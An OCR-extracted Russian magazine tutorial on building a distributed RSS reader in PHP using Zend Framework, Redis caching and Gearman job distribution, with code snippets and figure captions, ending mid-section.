
МАЛО КТО ПРЕДСТАВЛЯЕТ, КАК УСТРОЕНЫ ПОПУЛЯРНЫЕ ОНЛАЙН-ПРОЕКТЫ ИЗНУТРИ. КАЖЕТСЯ, ПОСТАВИВ СОТНЮ СЕРВЕРОВ, МОЖНО ЗАСТАВИТЬ ЛЮБОЙ СЕРВИС ЛЕТАТЬ, НО ЭТО НЕ ТАК. ВАЖНО ЭФФЕКТИВНО СПРОЕКТИРОВАТЬ РАБОТУ ПРИЛОЖЕНИЯ И ВЫБРАТЬ ПРАВИЛЬНЫЕ ТЕХНОЛОГИИ. ПОДОБРАВ УДАЧНОЕ СОЧЕТАНИЕ, ВЫСОКОНАГРУЖЕННЫЙ СЕРВИС МОЖНО ПОСТРОИТЬ ДАЖЕ НА САМОМ СКРОМНОМ ОБОРУДОВАНИИ!

Возьмем для примера Google Reader. Если не сильно заморачиваться, то аналог этой онлайн-читалки собрать можно очень быстро, используя голый PHP и MySQL. Но добавь туда пару тысяч RSS-фидов и несколько десятков пользователей — твое приложение взвоет от непосильной нагрузки. Зато, если изначально подумать, в нужных местах реализовать кэширование и вместо реляционной базы данных использовать Key-Value-хранилища, а саму работу сервиса распараллелить на несколько серверов, то можно создать настоящий сервис, который выдержит серьезную нагрузку. При этом сделать все можно даже на PHP!

ЧТО МЫ БУДЕМ СТРОИТЬ?

Хочу внести ясность, что именно мы будем делать. Самый простой способ уследить за жизнью сайта — это получать новости и обновления через RSS-ленты — в специальном формате, построенном на XML. Сегодня у тебя большой выбор: RSS можно читать везде — в почтовом клиенте (например, Mozilla Thunderbird), браузере, специальной программе-агрегаторе или же онлайн. Один из самых продвинутых онлайн-агрегаторов, конечно, Google Reader. Пользоваться им вроде бы легко: раз оформив подписку на нужные ленты, можно заходить на reader.google.com и в удобном виде читать новости. Впрочем, даже у этого сервиса есть недостатки. Мне, к примеру, не сильно нравится интерфейс. А многих не устраивают серьезные задержки в получении новых сообщений (как и любой сервис, Google Reader скачивает обновленные ленты с некоторой периодичностью). Особенно это касается Twitter-а, который выдает ленту всех твоих сообщений. Попробуем собрать свою читалку, лишенную последнего недостатка, и которой сможешь пользовать и ты, и твои друзья. Напомню, что, когда у тебя две-три ленты, с ними справится даже твой нетбук, но когда люди поймут, что и Google можно заставить курить в сторонке, и начнут добавлять свои ленты, станет плохо. А мы сделаем так, что сервис будет работать с любым количеством лент: добравшись до ограничения, нужно просто добавить еще один сервис. Задача нешуточная — предстоит высший пилотаж PHP-программирования, а именно создание распределенных систем. Помнишь, мы рассказывали про облачный компьютинг, Amazon EC2 и прочие заморские технологии? Вот с их помощью это сделать очень легко — нажал кнопочку и у тебя уже два сервера вместо одного. Используя PHP и немного магии, ты сможешь заставить работать на наше благо столько серверов, сколько достанешь.

Строить распределенную систему мы будем на базе стандартного LAMP-набора, а в качестве основной библиотеки используем Zend Framework и jQuery, а также MySQL для базы данных. Для эффективной работы на нескольких серверах понадобится механизм Gearman. Предупреждаю, что буду рассказывать только о самых важных моментах построения распределенной системы и не дам сразу скопипастить готовый код :). Но ты можешь скачать исходники с диска журнала и посмотреть их самостоятельно.



БЛОК-СХЕМА ВНУТРЕННЕГО УСТРОЙСТВА GEARMAN И ВЗАИМОДЕЙСТВИЯ С ДРУГИМИ ЯЗЫКАМИ И ПРИЛОЖЕНИЯМИ

В РАЗВЕДКУ ЗА ЛЕНТАМИ


Первым делом тебе надо иметь возможность добавлять фиды, которые хочешь читать. Это реально сложно, так как ты же хочешь, чтобы пользоваться читалкой мог любой, а значит, требовать прямого URL или, упаси бог, задания формата, которых у RSS несколько, никак нельзя. Да и сам URL может быть задан кучей вариантов. Так что попробуем написать универсальную «получалку» из любого адреса!

Что же можно вводить? Самый простой способ — просто указать адрес сайта, ленту которого мы будем читать. Адрес может быть как полным, с указанием http:// в начале, так и ограничиваться доменным именем. Поэтому первым делом проверь, указан ли протокол, так как наш фреймворк не умеет работать с неполными адресами. Здесь уже придется написать немного кода.

Первым из компонентов Zend Framework, который нам понадобится, будет Zend_Uri, он проверит введенный адрес. Если все нормально, мы пойдем дальше; если не получится — может, кто-то пытается надурить систему? Сам код функции, реализующий проверки, ты найдешь в исходниках (файл validURI.php), а я лишь кратко опишу, как он работает. Мы предполагаем, что введенная строка является нормальным адресом (ага, доверяем пользователю), поэтому используем метод Zend_Uri::factory для создания объекта адреса. Если что-то пойдет не так, возникнет исключение. Далее необходимо реализовать несколько проверок: например, не забыл ли пользователь указать «http://» в начале адреса — без нее URL считается некорректными. Обернув подобные проверки в исключения, мы спускаемся по цепочке проверок и, в конце концов, либо получаем корректный URL, либо говорим пользователю, что введенная им строка на URL не тянет.

Хорошо, предположим у нас есть корректный адрес сайта. Это или прямая ссылка на ленту, или ссылка на веб-страницу, где лента может быть. В нашем случае это неважно, потому как любую из ситуаций одинаково хорошо обрабатывают заботливо созданные для нас инструменты. Будем использовать недавно появившийся в Zend'е компонент Zend_Feed_Reader, который отлично справляется с любыми типами лент (с любым форматированием и даже экзотическими лентами с встроенными XSLT-стилями — этим балуются некоторые западные сайты вроде CNBC). В нем есть встроенный метод поиска линков на страницах, и если RSS-лента на этом сайте имеется, он ее найдет! Еще одна особенность Zend_Feed_Reader — встроенное кэширование — нам очень пригодится, чтобы постоянно не перекачивать кучу данных просто так. Если лент много, хостеру это точно не понравится. Поэтому мы будем использовать файловый кэш. К тому же, если будет много пользователей, часть из них станут читать одни и те же ленты — зачем же загружать их несколько раз? Не следует пренебрегать и встроенными в HTTP возможностями кэширования. Если сервер сообщает нашему приложению, что лента не изменилась (при помощи служебных HTTP-заголовков), то можно смело доставать кэшированную версию. Программисты Zend'а и здесь сделали за тебя всю работу! Чтобы все это включить и дать передохнуть серверу, достаточно поместить несколько строчек до первого использования компонента Zend_Feed_Reader:

```
$cache = Zend_
Cache::factory('Core', 'File',
array('lifetime' => 24 * 3600,
'automatic_serialization' => true,
'cache_id_prefix' => 'xakep_'
), array('read_control_type' =>
'adler32','cache_dir' => '/tmp/
xakep/cache'));
```



МОДУЛЬНАЯ ОБРАБОТКА ЛЕНТ И СООБЩЕНИЙ

ПРОСТОЙ СПОСОБ ПОЛУЧЕНИЯ НОВОСТЕЙ ИЗ ЛЕНТ

ЧТО ПОНАДОБИТСЯ ДЛЯ ПОДНЯТИЯ ПРОЕКТА?

- PHP 5.2.11 или еще лучше, 5.3.1.
- Веб-сервер, Apache 2.2 или Nginx.
- База данных, MySQL любой версии, но лучше всего 5.1.
- Сервер Gearmand и модуль к PHP.
- Memcachedb, чтобы Gearmand мог хранить задания при перезагрузке.
- Сервер Redis для кеширования, рекомендую Redis 1.2, который можно достать на GitHub-е.
- Zend Framework (лучше всего — trunk-версия из SVN-а). Интерфейс сделаем самый простой, на базе jQuery и jQuery UI последних версий. Для управления базой данных можно использовать phpMyAdmin.

```
//Разрешаем использовать кэш
Zend_Feed_Reader::
  setCache($cache);

//Разрешаем учитывать HTTP-
заголовки для проверки кэша
Zend_Feed_Reader::useHttpCondition
alGet(true);
```


Так мы существенно снизим нагрузку на сервер, и даже самая простая конфигурация сможет обрабатывать десятки и сотни лент, а вот дальше уже придется использовать Memcached.
Добытые ссылки нужно куда-то сохранить. Для этого в MySql создаем две таблицы — feeds для хранения ссылок и user_subscriptions для хранения подписок. Зачем две? Очень просто — ты сможешь хранить только одну ссылку; если на ленту подписаны двое пользователей, то оба будут использовать один и тот же адрес. В таблицу feeds нелишним будет добавить поле, чтобы записывать количество ошибок доставки ленты. Код базы можно посмотреть в файле db.sql дистрибутива.

ПРИКАЗАНО ПОЛУЧИТЬ НОВОСТИ!

Теперь у нас есть некоторые вспомогательные инструменты, и можно приступать к построению самого сервиса. Рассмотрим общий принцип.
Периодически (например, по cron-у) запускается скрипт, который берет все твои ленты из базы и последовательно перебирает их, проверяя новые сообщения. Если сообщения есть, он добавляет их. При первом запуске все сообщения в лентах будут новыми, поэтому нагрузка на сервер будет значительной (если у тебя много лент); потом добавляться будут только свежие сообщения — обычно несколько в час (хотя есть ленты, которые обновляются каждую минуту и там каждый раз несколько десятков сообщений). Важный вопрос: как ты поймешь, что сообщение из ленты новое? Ни один из атрибутов использовать для правильной проверки не получится. Поэтому реализуем собственные уникальные идентификаторы и будем пропускать каждую новость через сравнение со списком уже загруженных. Самый простой путь — просто использовать нашу MySQL базу данных, однако скажу, что это путь для лохов. Подумай сам, если у тебя будет хоть с десяток-другой лент, очень скоро, буквально в течение пары недель, таблица с сообщениями разрастется до огромного размера. Если мы будем постоянно проверять все новости, при каждом запуске нашего скрипта база обязательно будет ложиться.
Помнишь, мы недавно рассказывали о преемниках SQL-а в веб-приложениях — key/value хранилищах (#128 номер ⌶, PDF-версия статьи — на диске). Предлагаю дополнить нашу разработку кэшем, который будет использовать самую быструю NoSQL-систему — Redis. В него мы поместим все идентификаторы сообщений, которые уже загружены в базу данных — и только если встретим новость, которой там нет, запишем ее как новую.
Для работы с Redis-ом есть отличный класс — Rediska. Он же, кстати, добавляет в Zend Framework множество классов-адаптеров, например, можно переключить на него стандартный кэш. Подключить редиску просто:

```
$redis_conf =
Array( 'namespace'=>'xakep_',
'servers'=> array(array(
'host'=>'localhost',
'port' => 6379, 'weight'   => 1)),
'keyDistributor' => 'crc32'););
try
{
 $redis = new Rediska($redis_
conf);
}
catch (Rediska_Exception $e)
{
 die("[ERROR] Error creating Redis
instance: " . $e->getMessage());
}
```

Подробнее о Redis-е мы уже писали. Расскажу только про особенности нашего проекта. Для кэша мы будем использовать структуру данных SET, так как она позволяет всего одной командой узнать, содержится в ней указанное значение или нет. Соответственно, у нас будет столько сетов, сколько уникальных лент, а в каждом сете будет содержаться набор MD5-хешей сообщений, которые уже загружены. Сначала напишем простую функцию, которая будет принимать один или несколько адресов лент и последовательно проверять их на наличие новых сообщений. Позже на базе этого кода мы за пять минут построим гибкую распределенную систему!
Функция processFeed (смотри файл processFeed.php) принимает массив, в котором должен быть, как минимум, один элемент — прямая ссылка на ленту. Дальше класс автоматически загрузит ленту, если это необходимо,



РАСПРЕДЕЛЕННАЯ ОБРАБОТКА ЛЕНТ ПРИ ПОМОЩИ GEARMAND

или же вытащит ее из кэша, а тебе останется только проверить, что получилось.

```
$feed = Zend_Feed_
Reader::import($feed_url);
if ($feed instanceOf
    Zend_Feed_Reader_FeedAbstract)
{  /* код обработки ленты здесь
*/  }
```

Видишь, все просто. Теперь разберемся с сообщениями. Ты же пока не знаешь, какие сообщения новые, какие старые, поэтому в любом случае надо обработать все полученные данные. Сделать это просто, ведь класс, который мы получили, не только содержит все данные из ленты, но и, что важнее, допускает работу с собой как с обычным массивом! Поэтому просто запусти цикл foreach и он переберет все новости из ленты.
Для начала вычислим уникальный ключ новости — используя md5-хеш от заголовка новости, даты публикации и линка. Далее проверим, существует ли кэш для этой ленты в Redis-е. Если его нет, значит, лента добавлена только что, и мы еще ее не обрабатывали. Получить поля сообщения также очень легко. Для простоты и удобства мы пока опустим работу с самим телом новости — это будет хорошим домашним заданием, а выведем только заголовок, ссылку и дату:

```
$_item['title'] =
htmlspecialchars($feed->getTitle(),
ENT_QUOTES);
$_item['time'] = $feed-
>getDateCreated()->getTimestamp();
$_item['link'] = $feed->getLink();
```

Теперь создадим ключ новости:

```
$_item['hash'] = md5($_
item['title'] . '|' . $_
item['link'] . '|' . $_
item['time']);
```

Все готово, чтобы проверить новость на «старость»:

```
$_fhash = md5($feed_url); //хэш
кэша для ленты
```

```
if ((!$redis->exists($_fhash))
|| (($redis->exists($_fhash)) &&
(!$redis->existsInSet($_fhash,
$_item['hash']))))
{
 //ух ты, новость! Добавить!
 $redis->addToSet(md5($feed_url),
    $_item['hash']);
}
else
 continue;
```

Код будет выполняться, только если мы получили новую информацию. В базе ты хранишь ID ленты, заголовок новости, ссылку и две даты — время самой новости и время, когда она добавлена — а также посчитанный md5-хеш. Записывать сообщения, конеч-

Вводишь адрес сайта или ленты
Invalid URL!
http://www.xakep.ru
OK! Лента получена
Проверяем URL validURl.php
Ищем ленты на этой странице
Или проверяем ленту (если ссылка прямая)
Ссылка на фид (RSS/Atom)
Сервер базы данных MySQL

НАЙДИ И СОХРАНИ ПРЯМОЙ АДРЕС ЛЕНТЫ

БЛОК-СХЕМА ОБРАБОТКИ АДРЕСА НОВОЙ ЛЕНТЫ



PROVIDED BY GEARMAN

но, необходимо в транзакции, но, учитывая, что вставок может быть много, а ты же не хочешь завалить сервер, можно ограничиться транзакцией на всю ленту. При помощи Zend'а это делается командами: $db→beginTransaction() и $db→commit(). В крайнем случае, если что-то не так, сделай Rollback: $db→rollBack().

Вот мы и получили ссылку на ленту, получили ленту (задействовав при этом все возможности кэширования), разобрали ее на отдельные сообщения, не парясь с конкретным форматом, а потом проверили по кэшу все сообщения и записали новые в базу данных. При этом минимально затронув самое узкое место любого веб-приложения — собственно, саму СУБД!

СЕРВЕРА В УПРЯЖКЕ, ИЛИ ВЫХОД GEARMAN'A

Если запустить написанный нами скрипт, то он будет работать, как и обычная «ПеХаПешка». Сначала обработается первая лента, потом вторая и так далее. И неважно, на скольких серверах ты его запустишь.

К тому же, ошибка при обработке какой-то ленты вырубит сразу весь скрипт, а значит, остальные новости будут пропущены. Непорядок — процесс просто необходимо распараллелить.

Большинство программистов, занимающихся нагруженными сервисами, пишут масштабируемые и параллельные приложения на Java, C или хотя бы Python. И будут косо смотреть в твою сторону, если ты скажешь, что напишешь такое же на PHP. Не обращай на них внимание, давай писать на PHP! :) А поможет тебе классная технология Gearman. Это такой специальный сервер, который берет на себя всю работу по управлению заданиями, которые ты ему поручишь. Он сам выстроит их в очередь, посмотрит, сколько серверов и процессов у него есть, потом разошлет всем работу, проконтролирует ее выполнение и соберет результаты. Если ты добавишь еще один сервер, стоит только запустить на нем обработчики заданий, как Gearman сам поймет, что теперь задания можно распределить на новый сервер. И так с каждым новым сервером! Единственное, чего пока Gearman не может, так это выполнять работы по расписанию, то есть, заменить им cron нельзя. Сам сервер написан на C и очень быстрый, API есть для многих языков, также можно встроить в MySQL как UDF (пользовательскую функцию).

Для PHP есть два варианта — использовать быстрый C-модуль, который придется компилировать и устанавливать, или подключить PEAR-пакет Net_Gearman, написанный на чистом PHP, но более медленный и плохо документированный. Мы выберем модуль на C, тем более, поставить его очень легко — он есть в PECL. Установим через менеджер пакетов командой «apt-get install gearman-job-server», после чего запустим как демон «gearmand –d». По умолчанию она слушает порт 4730, на который мы и будем отправлять задания.

Затем давай подумаем, как превратить код, который мы написали ранее, в распределенный. У нас уже есть функция, которая принимает ссылку на ленту и полностью ее обрабатывает. Мы напишем обработчик для Gearman-а, который будет принимать задание — JSON-массив с линками на ленты.

В случае ошибок при обработке мы все равно будем отправлять сообщение серверу, что все ОК. Потому что, если ошибка связана с самой лентой (например, удаленный сервер лежит), то нам не надо сразу еще раз пробовать выполнить задание, лучше дождаться следующего цикла обработки. Иначе стоит появиться одной сбойной ленте, как вся система зависнет, постоянно пытаясь выполнить задание.

Далее у нас есть специальный скрипт: он запускается по Cron'у каждые 5 минут (если хочешь, то чаще — от этого зависит частота опроса лент) и будет выбирать все ссылки на ленты, которые надо обновить, формировать из них задания, а потом скомандует Gearman'у выполнить все задания параллельно. Если у тебя будет 10 лент, то, смотря, сколько обработчиков ты запустишь, сервер сможет проверять одновременно столько же лент. Если обработчиков меньше, то каждый из них последовательно будет обрабатывать свои задания, пока не завершит все.

Заметь — обработчики остаются запущенными постоянно, они, по сути, являются демонами, поэтому если будешь небрежно писать код, будут накапливаться утечки памяти. Хорошо бы время от времени их перезапускать, например, раз в неделю. Но это никак не повлияет на работу всей системы, даже если ты просто вырубишь все скрипты — задания останутся и будут обработаны, как только ты запустишь хоть один скрипт. А если вдруг увидишь, что сервер не справляется с работой, добавь еще один, запусти там новые обработчики — и они сразу включатся в работу! Если пойти еще дальше, то можешь поставить счетчик, и на каждые, например, пять новых лент, добавленных пользователями, запускать на сервере новый обработчик. А если кто-то отпишется от лент, то можно и убрать лишний процесс.

БОЛЬШИНСТВО ПРОГРАММИСТОВ, ЗАНИМАЮЩИХСЯ НАГРУЖЕННЫМИ СЕРВИСАМИ, ПИШУТ МАСШТАБИРУЕМЫЕ И ПАРАЛЛЕЛЬНЫЕ ПРИЛОЖЕНИЯ НА JAVA, C ИЛИ ХОТЯ БЫ PYTHON. И БУДУТ КОСО СМОТРЕТЬ В ТВОЮ СТОРОНУ, ЕСЛИ ТЫ СКАЖЕШЬ, ЧТО НАПИШЕШЬ ТАКОЕ ЖЕ НА PHP.

СКРИПТЫ

Так ты получишь динамическое масштабирование в зависимости от нагрузки. Кратко распишу, как устроены все скрипты. Обработчик ленты (файл feedWorker.php) после запуска создает объект GearmanWorker, который скрывает все подробности взаимодействия с сервером. Далее регистрируемся на сервере (а можно и на нескольких) — методом addServer(). И, наконец, зарегистрируем функцию как обработчик, используя произвольное имя — методом addFunction. Теперь, если на сервере будут задания, ассоциированные с этим именем, Gearman вызовет нашу функцию и передаст ей строку с заданием. В одном скрипте можно описать несколько функций и зарегистрировать их под разными именами, но учти, что одновременно сможет работать только одна.

```
$worker = new GearmanWorker();
$worker->addServer();
$worker->addFunction("feedProcesor",
"myFeedProcessor");

function myFeedProcessor($job)
```

PROVIDED BY GEARMAN

YOUR APPLICATION

YOUR

АРХИТЕКТУРА GEARMAN

Чтобы лучше понимать принцип работы Gearman, рассмотрим основные понятия его архитектуры. Их немного:

